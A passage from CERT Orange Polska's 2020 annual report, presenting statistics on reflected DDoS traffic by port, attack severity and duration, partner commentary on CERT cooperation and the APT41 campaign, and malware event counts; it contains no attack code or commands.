
Port 123 is used by the NTP protocol (Network Time Protocol) service used for synchronizing time in IT and telecommunications systems. The highest traffic on this port was observed in April (over 160 Gbps).

Traffic characteristics on port 123 on the analysed Orange Polska connection




Port 53 is used by the DNS (Domain Name System) service, responsible for mutual translation of domain names and IP addresses. The highest traffic on this port was identified in August, September and December (over 80 Gbps).

Traffic characteristics on port 53 on the analysed Orange Polska connection




Port 1900 is used by the SSDP protocol (Simple Service Discovery Protocol), which is used for detecting UPnP (Universal Plug and Play) devices, e.g. keyboards, printers, or routers. The highest traffic on this port was observed in March and November (over 5 Gbps).

Traffic characteristics on port 1900 on the analysed Orange Polska connection




Port 19, used by the CharGen protocol (Character Generator Protocol), which is used for generating signs for test purposes. The highest traffic on this port was observed in June (nearly 14 Gbps).

Traffic characteristics on port 19 on the analysed Orange Polska connection



Port 11211 is used by the Memcached service (memory-caching system) to increase the speed of databases or online applications activity. The highest traffic on this port was observed in August (over 100 Gbps).


Traffic characteristics on port 11211 on the analysed Orange Polska connection



Types of DDoS attacks in the Orange Polska network

The DDoS attack classification used by CERT Orange Polska is based on three categories of severity. This aspect depends on traffic volume and duration time of the anomaly. High alert usually has significant influence on availability of the service, while the average and low ones limit the service only under certain circumstances.


DDoS alert distribution divided by their severity



The frequency of DDoS attacks over the course of last few years remains roughly the same, although more of them were registered in 2020 as compared to 2019. The highest number of alerts during 2020 was registered on 21st May (almost 600).


The highest share in the percentage distribution of DDoS attack severity consists of the ones of average severity – more than a half of all noted events. In comparison with 2019, there are slightly fewer of them. In 2020, the share of attacks with the highest level of severity is at the same level as attacks with the lowest level of severity (18 pp.) and at a very similar level to 2019.

Percentage distribution of DDoS attacks severity



The highest observed value of traffic intensity at the peak of the attack reached around 302.9 Gbps/88.4 Mpps (at nearly 240 Gbps/67 Mpps in 2019).


Chart showing the severity of DDoS alerts in percentage distribution



In the attack type distribution, as in the previous years, the most common types of volumetric attacks were, alongside the UDP Fragmentation (81.3% of all the attacks - the level similar to the one in 2019), were Reflected DDoS attacks using UDP protocols (CLDAP, DNS, NTP). Among them, in 2020, the most frequently used were open DNS servers (53% - a significant increase by 11 pp., as compared to 2019), open LDAP servers - identified in 44% - a significant decrease by 8 pp. as compared to 2019), incorrectly configured time servers (NTP) - identified in 19% of all the attacks (a decrease by nearly 9 pp.), Memcached servers (over 2% - a noticeable increase by nearly 2 pp., as compared to 2019), CHARGEN and SSDP protocol (less than 1%).

Please note that in 2020 cases of Reflected DDoS attacks were also identified with the use of services, such as: Apple Remote Desktop (ARD) - (UDP/3283) port, WS-Discovery (WSD) - UDP/3702 port), Ubiquiti - UDP/10001 port or openvpn – UDP/1194 port.

The most common types of DDoS attacks





How to defend yourself, or rather how to avoid participating in Reflected DDoS attacks:

- disable the service wherever it is not needed,
- it is not necessary, do not make the service available to all users,
- use the latest version of the protocol.

Although there are many methods of protection from DDoS, large volumetric attacks can be mitigated only at the ISP level or with the support of specialized companies “hiding” protected websites behind their infrastructure. In this situation, the effects are limited by the geographical dispersion of nodes, filtering malicious traffic and high bandwidth.

Volume of DDoS attacks observed in the Orange Polska network.





> The frequency of DDoS attacks over the course of the last few years remains roughly the same, although more of them were registered in 2020 as compared to 2019.


The volume of DDoS attacks in the Orange Polska network and their duration time

The average volume of a DDoS attack at its peak intensity observed in the Orange Polska network reached a level of about 4 Gbps (4.3 Gbps in 2019). The highest observed value of traffic intensity at the peak of the attack reached around 302.9 Gbps/88.4 Mpps (at nearly 240 Gbps/67 Mpps in 2019). Although the average peak volume of of attacks observed in 2020 was slightly lower than in 2019, there has been an upward trend in recent years (in 2019 compared to 2018 there has been a significant increase). The increase in the strength of attacks wasn't caused only by faster internet connections, but also attractive prices of DDoS attacks on the black market, as well as the use of reflective amplification and botnets based on Internet of Things devices. The percentage distribution of attack volumes is similar as in the previous years. As compared to 2019, there was an increase in attacks with a strength below 0.2 Gbps (by over 2 pp.), in the range of 0.2-0.5 Gbps (by over 3 pp.).


In the remaining groups there was a decrease in the share of attacks, the largest decrease in the group of attacks with a strength in the range of 0.5-2 Gbps (by almost 3 pp.), and in the ranges of 2-5 Gbps, 5-10 Gbps and above 10 Gbps there was a slight decrease.

Similar as in previous years, a trend prevails indicating that the duration time of attacks becomes shorter. The distribution of DDoS duration time groups is very similar to 2019. Most of the registered alerts, as in 2019, lasted less than 10 minutes (82% of all alerts - a decrease by slightly over 4 pp.) The average duration time of all registered alerts amounted to around 11 minutes (10 minutes in 2019).

Duration time of DDoS Attacks observed in the Orange Polska network (in minutes)



Volume of DDoS attacks observed in the Orange Polska network.



Our partner's comment:

Mirosław Maj

President of the Cybersecurity Foundation and Vice President of the ComCERT SA Company.

In 2017-2018 an advisor of the Minister of National Defence. Previously worked for the NASK, where he was the head of the CERT Polska team. One of the drafters of the Act on the National Cybersecurity System. The originator and initiator to establish the Polish Civil Cyber Defense Association - a voluntary organization supporting the cybersecurity system of the Republic of Poland. The co-founder of the international foundation - Open CSIRT Foundation, developing maturity models of actions of incident response teams. Since 2012, the coordinator of the first cyberspace security exercises in Poland - Cyber-EXE ™ Polska. Participated in building new CERTs in Poland and abroad. Co-organizer of the cooperation of European CERTs as part of the Trusted Introducer and GEANT TF-CSIRT initiatives and carries out the processes of accreditation and certification of these teams. The originator and organizer of the Security Case Study conference series.

Due to the global pandemic, 2020 is the time to verify almost all models of the digital world functioning. It is no different with the area of incident management. This area should be included among those that saw greater demand for their services. Crime statistics show that in some cases, the bars showing their number are smaller, but this is absolutely not the case for online crimes. In their case, the bars are larger. This enforces greater activity on the part of CERT teams.

Fortunately, the forced mode of remote work did hinder their effectiveness and the alliances and cooperation structuresbuilt over the years work well. More and more teams are joining international cooperation forums.

Interestingly, Poland is becoming extremely active when it comes to joining international structures. A record number of representatives from the Polish teams participated in the January meeting of the teams associated in GEANT TF-CSIRT, and 2020 was the year we took the lead in terms of the number of teams certified. There are currently 5 of them in Poland, and the coming years will surely bring more certifications [1] .

We are able to transfer this will to cooperate on the domestic ground, which is a positive phenomenon. Examples of this can be seen in the very operational layer, such as cooperation in blocking dangerous websites related to Internet crimes [2]. The sense of sectoral cooperation was strongly emphasized in the amendment to the National Cybersecurity System, which provides for the mandatory creation of sectoral CERTs. Other organizations are also becoming more active, such as the Polish Civil Cyber Defense Association, which implements specific projects aimed at raising awareness of threats by publishing the results of its research on the security of "Polish" cyberspace - for example, the security of parliamentary websites.

The sense of sectoral cooperation was strongly emphasized in the amendment to the National Cybersecurity System, which provides for the mandatory creation of sectoral CERTs. Other organizations are also becoming more active, such as the Polish Civil Cyber Defense Association, which implements specific projects aimed at raising awareness of threats by publishing the results of its research on the security of "Polish" cyberspace - for example, the security of parliamentary websites.

At the Cybersecurity Foundation, we always try to support these forms of organization as it makes sense to us to join activities. Sometimes it happens involuntarily when we have the opportunity to observe how important the activities of the smallest units working on effective solutions can be.

The League of Cyber Fortress [4] initiated in 2020 is an example of this. Joint fun and education on how to build effective cybersecurity systems and how to handle specific attacks based on known scenarios from the past turned out to be a very good form of teaching cooperation and expanding specialist knowledge. A dozen or so tournaments played both at the League and other exercises, including international ones, are a signal for us to focus on cooperation mechanisms, mutual inspiration and teach cybersecurity on real cases.

1 The list of teams certified by the Trusted Introducer can be found here: https://www.trusted-introducer.org/directory/country_certification_Z.html
2 https://www.cert.pl/news/single/ostrzezenia_phishing/
3 https://www.cybsecurity.org/pl/liga-cyber-twierdza/
4 https://www.poc.org.pl/

CERT Orange Polska 2020 Report

Our partner's comment:

Michał Ostrowski

Regional Director Eastern Europe, FireEye

Michał Ostrowski, economist by profession. He has been working in the IT industry for almost twenty years. He has been involved in IT security for almost 15 years. At FireEye, he manages the Eastern Europe, Russia and CIS regions. Previously, he worked for McAfee for 7 years.

One of the most interesting campaigns that FireEye had the opportunity to observe in 2020 was the one carried out by the Chinese APT41 group.

This group is unique for many reasons. First, it is the APT group that we have followed the longest. We have been following its activities since 2012. Secondly, it is one of the most active groups. During our post-intrusion analyses we came across it more than 30 times. It is worth noting that the group used over 150 unique malware samples at that time. Each time, as soon as it was detected by our IR experts, the group changed its arsenal, targeting the next victim with completely new malware samples.

In addition to this, the behavior pattern of this group goes beyond our concept of the APT groups, especially the Chinese ones. Discipline and strict execution of instructions did take place, but only between 9 am and 5 pm. Back then, the goal of the group were political attacks. After official working hours, hackers attacked commercial sectors of the economy, extorted cryptocurrencies, or hacked into accounts of game users by stealing the contents of these accounts. In one day, the same people attacked a pharmaceutical company and simultaneously launched a ransomware attack on a computer game company. We believe that the after-hours activities were aimed at a private profit. This is the first situation of this type for the APT group.


Earlier last year, we noticed the campaign of the APT41 group, which was one of the largest in the Chinese cyberespionage history. Between January 20 and March 11, 2020, there were attempts to exploit the vulnerabilities in Citrix NetScaler/ADC, Cisco routers and in Zoho ManageEngine Desktop Central of 75 FireEye customer.

The action included goals all over the world, from Australia, through Great Britain and Poland to Mexico and Singapore. Various branches of industry were attacked: banking and finance, construction, pharmaceuticals, defense, government, telecoms, and the fuel sector.

The activity dropped significantly between January 23 and February 1. This break coincided with the Chinese New Year and is the common feature of many of the groups from China that we observe. It is also interesting that the attacks did not occur at all between February 2 and 19. This was related to the introduction of the COVID-19 quarantine, first in Hubei and then in other provinces.

The early-2020 attack was unusual for APT41, as this group usually chose the target of the attack very carefully and adapted the tools to make each attack unique. This time the operation was large-scale and with the use of commonly available malware such as Cobalt Strike or Meterpreter.

More information on the activities of this group, along with detailed descriptions of the vulnerabilities used, tools used and the list of IOCs can be found at www.fireeye.com



Malware activity in the Orange Polska network

It cannot be denied that the coronavirus pandemic affected the lives of billions of people, including the way they function in cyberspace. The necessity to adjust to new working conditions, full or partial lockdown and social distance made the Internet and technology became the only option or even something indispensible for us. Everyone was forced to adapt. From governments and enterprises to workers and citizens. Cybercriminals also adapted their techniques and tools to conditions in which we unexpectedly had to survive that year.

Malware in 2020


In 2020, CERT Orange Polska identified over 5 million events related to malware, which accounted for an approximate 3-percent increase as compared to the previous year.

As in the previous years, the data was collected from security probes analysing the client network. Monitoring probes have been placed in representative segments of fixed and mobile networks.
The above data was supplemented with information collected in the process of threathunting and enriched with the results of the analysis carried out by the author of the text.

The identified threats directly or indirectly connected with malware activity are divided into three groups by CERT Orange Polska:

- Malware object: delivery of malicious software to the end station, e.g. via an attachment with an executable script or a link to a file placed on a fabricated network resource.
- Web infection: infections with the use of browser vulnerabilities by means of the exploit kits, as well as all fake websites that persuade a user to download and execute a malicious code under the pretext of updating / repairing one's software.
- Malware callback: confirmation of the successful malicious code launch through the combination of network communication with the remote management server (to download an additional code or to transfer the intercepted information).

Malware vector infections in 2020




Malware Callback
3 083 720

Malware Object
221 184

Web Infection
114 664

First Quarter of 2020

Most common events in the first quarter of 2020 [5]



